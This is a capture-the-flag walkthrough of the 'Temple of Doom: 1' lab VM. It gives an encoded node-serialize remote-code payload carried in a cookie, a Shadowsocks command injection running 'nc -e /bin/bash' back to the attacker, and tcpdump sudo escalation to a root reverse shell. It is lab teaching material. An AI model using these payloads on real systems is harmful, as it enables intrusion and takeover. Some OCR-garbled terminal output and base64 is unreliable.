9,10,72,79,83,84,61,34,49,48,46,48,46,50,46,49,51,34,59,10,80,79,82,84,61,34,52,52,52,52,34,59,
10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,8
3,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,11
5,32,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,1
03,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,32,102,117,1
10,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,
105,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10,102,117,11
0,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,3
2,99,108,105,101,110,116,32,61,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,40,41,5
9,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,
79,83,84,44,32,102,117,110,99,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,118,97,
114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,1
0,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34,67,111,110,110,
101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,99,108,105,101,110,116,46,11
2,105,112,101,40,115,104,46,115,116,100,105,110,41,59,10,32,32,32,32,32,32,32,115,104,46,1
15,116,100,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,3
2,32,32,115,104,46,115,116,100,101,114,114,46,112,105,112,101,40,99,108,105,101,110,116,41,5
9,10,32,32,32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,11
6,105,111,110,40,99,111,100,101,44,115,105,103,110,97,108,41,123,10,32,32,32,32,32,32,32,3
2,32,99,108,105,101,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,101,10
0,33,92,110,34,41,59,10,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,125,41,59,10,32,32,32
,32,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,1
```

Temple of Doom : 1 – Capture The Flag

```
05,111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))\n}()"}}
```

Open Firefox and Burp Suite to intercept the traffic of `http://10.0.2.27:666`.



Use Burp Suite's Decoder to Encode the output of "log.js" to Base64 format :

The screenshot shows the Burp Suite Community Edition v1.7.35 application window. The title bar indicates it's a "Temporary Project (sandboxed or root)". The menu bar includes File, Burp, Intruder, Repeater, Window, and Help. Below the menu is a toolbar with various tool categories: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. The main workspace contains two tabs. The first tab displays a JavaScript function snippet:

```
("rce": "$SND_FUNCSS_function\n0){eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,110,118,97,114,32,115,112,97,119,110,32,61,32,114,101,113,117
```

. The second tab displays another JavaScript snippet:

```
eyJyY2UiOiJjCRORF9GVU5DjCRfZnVuY3Rpb24gKCI7ZXZhChTdHjpbmcuZnJvbUNoYXJDb2RIKDEwLDEwOCw5NywxMTQsMzIsMTEwLDEwMSwxMTYsMzIsNjEsMzIsMTE0LDEwMSwxMTMsMTE3LDEwNSwxN
```

. On the right side of each tab, there are controls for decoding: radio buttons for "Text" (selected) and "Hex", dropdown menus for "Decode as ...", "Encode as ...", and "Hash ...", and a "Smart decode" button. The bottom status bar shows several open applications: Menu, Parrot Terminal, Mozilla Firefox (sandbo...), Parrot Terminal, *Unsaved Document 1 ..., and Burp Suite Community



By Samiux – <https://www.infosec-ninjas.com>

```
0LDMMyLDcyLDc5LDgzLDg0LDQ0LDMMyLDEwMiwxMTcsMTEwLDk5LDExNiwxMDUsMTE
xLDExMCw0MCw0MSwzMiwxMjMsMTAsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMTE4LDk
3LDExNCwzMiwxMTUsMTA0LDMMyLDYxLDMMyLDExNSwxMTIsOTcsMTE5LDExMCw0M
CwzOSw0Nyw5OCwxMDUsMTEwLDQ3LDExNSwxMDQsMzksNDQsOTEsOTMsNDEsNTks
MTAsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsOTksMTA4LDEwNSwxMDEsMTEwLDExNiw0
NiwxMTksMTE0LDEwNSwxMTYsMTAxLDQwLDM0LDY3LDExMSwxMTAsMTEwLDEw
MSw5OSwxMTYsMTAxLDEwMCwzMyw5MiwxMTAsMzQsNDEsNTksMTAsMzIsMzIsMzIs
MzIsMzIsMzIsMzIsMzIsOTksMTA4LDEwNSwxMDEsMTEwLDExNiw0NiwxMTIsMTA1LDE
xMiwxMDEsNDAsMTE1LDEwNCw0NiwxMTUsMTE2LDEwMCwxMDUsMTEwLDQxLDU5
LDEwLDMMyLDMMyLDMMyLDMMyLDMMyLDMMyLDMMyLDExNSwxMDQsNDYsMTE1LDE
xNiwxMDAsMTEwLDExNywxMTYsNDYsMTEyLDEwNSwxMTIsMTAxLDQwLDk5LDEwO
CwxMDUsMTAxLDExMCwxMTYsNDEsNTksMTAsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsM
TE1LDEwNCw0NiwxMTUsMTE2LDEwMCwxMDEsMTE0LDExNCw0NiwxMTIsMTA1LDEx
MiwxMDEsNDAsOTksMTA4LDEwNSwxMDEsMTEwLDExNiw0MSw1OSwxMCwzMiwxMi
wzMiwxMiwxMiwxMiwxMiwxMiwxMTUsMTA0LDQ2LDExMSwxMTAsNDAsMzksMTAxLD
EyMCwxMDUsMTE2LDM5LDQ0LDEwMiwxMTcsMTEwLDk5LDExNiwxMDUsMTEwLDEx
MCw0MCw5OSwxMTEsMTAwLDEwMSw0NCwxMTUsMTA1LDEwMywxMTAsOTcsMTA4L
DQxLDEyMywxMCwzMiwxMiwxMiwxMiwxMiwxMiwxMiwxMiwxMiwxMiwxMiwxMiwxMiwxMi
w5OSwxMDgsMT
A1LDEwMSwxMTAsMTE2LDQ2LDEwMSwxMTAsMTAwLDQwLDM0LDY4LDEwNSwxMT
UsOTksMTEwLDExMCwxMTAsMTAxLDk5LDExNiwxMDEsMTAwLDMzLDkyLDExMCwzN
Cw0MSw1OSwxMCwzMiwxMiwxMiwxMiwxMiwxMiwxMiwxMiwxMiwxMjUsNDEsNTksMTAsMzI
sMzIsMzIsMzIsMTI1LDQxLDU5LDEwLDMMyLDMMyLDMMyLDMMyLDk5LDEwOCwxMDUsMT
AxLDExMCwxMTYsNDYsMTEwLDExMCw0MCwzOSwxMDEsMTE0LDExNCwxMTEsMTE
0LDM5LDQ0LDMMyLDEwMiwxMTcsMTEwLDk5LDExNiwxMDUsMTEwLDExMCw0MCwx
MDEsNDEsMzIsMTIzLDEwLDMMyLDMMyLDMMyLDMMyLDMMyLDMMyLDMMyLDExNSwxM
DEsMTE2LDg0LDEwNSwxMDksMTAxLDExMSwxMTcsMTE2LDQwLDk5LDQwLDcyLDc5
LDgzLDg0LDQ0LDgwLDc5LDgyLDg0LDQxLDQ0LDMMyLDg0LDczLDc3LDY5LDc5LDg1L
Dg0LDQxLDU5LDEwLDMMyLDMMyLDMMyLDMMyLDEyNSw0MSw1OSwxMCwxMjUsMTAsOT
ksNDAsNzIsNzksODMsODQsNDQsODAsNzksODIsODQsNDEsNTksMTApKVxufSgpIn0K
```



Change the cookie of the intercept traffic to the Base64 code. Create a netcat listener at port 4444 at Parrot Security OS VM. Then press “Forward” button at Burp Suite.

```
nc -lvp 4444
```

Temple of Doom : 1 – Capture The Flag



Temple of Doom : 1 – Capture The Flag



Reverse shell gained. The username is “nodeadmin”. Check around the box under the “nodeadmin” with nothing interesting except the following :

```
ps -aux | grep root
```


Shadowsocks Manager

The exploit code is :

```
nc -u 127.0.0.1 8839
add: {"server_port":8003, "password":"test", "method": "|"nc -e /bin/bash 10.0.2.13 5555|"}

```

Open another netcat listener at port 5555 at Parrot Security OS VM.

The screenshot displays a Parrot OS desktop environment. Two terminal windows are open. The left window, titled 'Applications Places System', shows a root prompt and the following commands and output:

```

cd ~
[nodeadmin@localhost ~]$ ls
ls
[nodeadmin@localhost ~]$ ls -la
ls -la /etc/passwd
total 44
drwx----- 5 nodeadmin nodeadmin 4096 Jul 15 10:02 .
drwxr-xr-x 4 root root 4096 Jun 15 10:02 ..
-rw----- 1 nodeadmin nodeadmin 9 Jul 15 09:56 .bash_logout
-rw-r--r-- 1 nodeadmin nodeadmin 18 Mar 15 09:56 .bash_profile
-rw-r--r-- 1 nodeadmin nodeadmin 231 Mar 15 09:56 .bashrc
drwx----- 3 nodeadmin nodeadmin 4096 Jun 15 13:24 .config
-rw----- 1 nodeadmin nodeadmin 16 Jun 15 16:41 .ssh
drwxr-xr-x 4 nodeadmin nodeadmin 4096 Jun 15 00:58 .forever
drwxrwxr-x 3 nodeadmin nodeadmin 4096 May 30 17:44 .web
-rw-rw-r-- 1 nodeadmin nodeadmin 215 Jul 19 21:29 wget-hsts
[nodeadmin@localhost ~]$ nc
nc
Ncat: You must specify a host to connect to. QUITTING.
[nodeadmin@localhost ~]$ nc -u 127.0.0.1 8839
nc -u 127.0.0.1 8839
add: {"server_port":8839,"password":"test","method":["nc -e /bin/bash 10.0.2.13 5555"]}
add: {"server_port":8839,"password":"test","method":["nc -e /bin/bash 10.0.2.13 5555"]}
err 10.0.2.27: 555 User nodeadmin not found
[reloaded] of 100% (100% completed)
add: {"server_port":8003,"password":"test","method":["nc -e /bin/bash 10.0.2.13 5555"]}
add: {"server_port":8003,"password":"test","method":["nc -e /bin/bash 10.0.2.13 5555"]}

```

The right window, titled 'Parrot Terminal', shows a root prompt and the following commands and output:

```

[samiux@parrot]-[~]
$cd /infosec/Temple-of-Doomv1/
[samiux@parrot]-[~/infosec/Temple-of-Doomv1]
$clear
[samiux@parrot]-[~/infosec/Temple-of-Doomv1]
$nc -lvp 5555
[listening on [any] 5555 ...]
10.0.2.27: inverse host lookup failed: Unknown host
connect to [10.0.2.13] from [UNKNOWN] [10.0.2.27] 50082
[~]

```

By Samiux – <https://www.infosec-ninjas.com>

Matching Defaults entries for fireman on localhost:

```
!visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

User fireman may run the following commands on localhost:

```
(ALL) NOPASSWD: /sbin/iptables
(ALL) NOPASSWD: /usr/bin/nmcli
(ALL) NOPASSWD: /usr/sbin/tcpdump
```

```
uid=1002(fireman) gid=1002(fireman) groups=1002(fireman): history
sudo /usr/sbin/tcpdump -i eth0 -w /tmp/shell -Z root bash logout
id 1002(fireman) 1 nodeadmin nodeadmin 195 Mar 15 09:56 bash profile
id 1002(fireman) 1 nodeadmin nodeadmin 221 Mar 15 09:56 bashrc
id 1002(fireman) 1 nodeadmin nodeadmin 4096 Jun 1 13:24 config
exit 1002(fireman) 1 nodeadmin nodeadmin 18 Jun 3 16:41 sed auth
id 1002(fireman) 1 nodeadmin nodeadmin 4096 Jun 3 00:58 forever
id 1002(fireman) 1 nodeadmin nodeadmin 4096 May 30 17:44 web
id 1002(fireman) 1 nodeadmin nodeadmin 215 Jul 19 21:29 wget hsts
^C
[x]-[samiux@parrot]~/infosec/Temple-of-Doomv1
$nc -lvp 5555 -i v a host to connect to. QUITTING.
listening on [any] 5555 ...
id 10.0.2.27 10.0.2.27 5555
10.0.2.27: inverse host lookup failed: Unknown host: [10.0.2.27] 5555[1]
connect to [10.0.2.13] from (UNKNOWN) [10.0.2.27] 50090 [nc -e /bin/bash 10.0.2.13 5555][1]
uid=1002(fireman) gid=1002(fireman) groups=1002(fireman)
sudo -l
Matching Defaults entries for fireman on localhost:
!visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User fireman may run the following commands on localhost:
(ALL) NOPASSWD: /sbin/iptables
(ALL) NOPASSWD: /usr/bin/nmcli
(ALL) NOPASSWD: /usr/sbin/tcpdump
```


Privilege Escalation

Tcpdump is not required sudo password to run. Normal file cannot be saved at “/tmp” directory but only hidden file. Try to get the root shell :

```
echo "nc -e /bin/sh 10.0.2.13 6666" > /tmp/.shell
chmod +x /tmp/.shell
```

```
sudo /usr/sbin/tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.shell -Z root
```


Open another netcat listener at port 6666 at Parrot Security OS VM.



```

Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
sudo -l
Matching Defaults entries for fireman on localhost:
!visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET"
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
User fireman may run the following commands on localhost:
sudo (ALL) NOPASSWD: /sbin/iptables
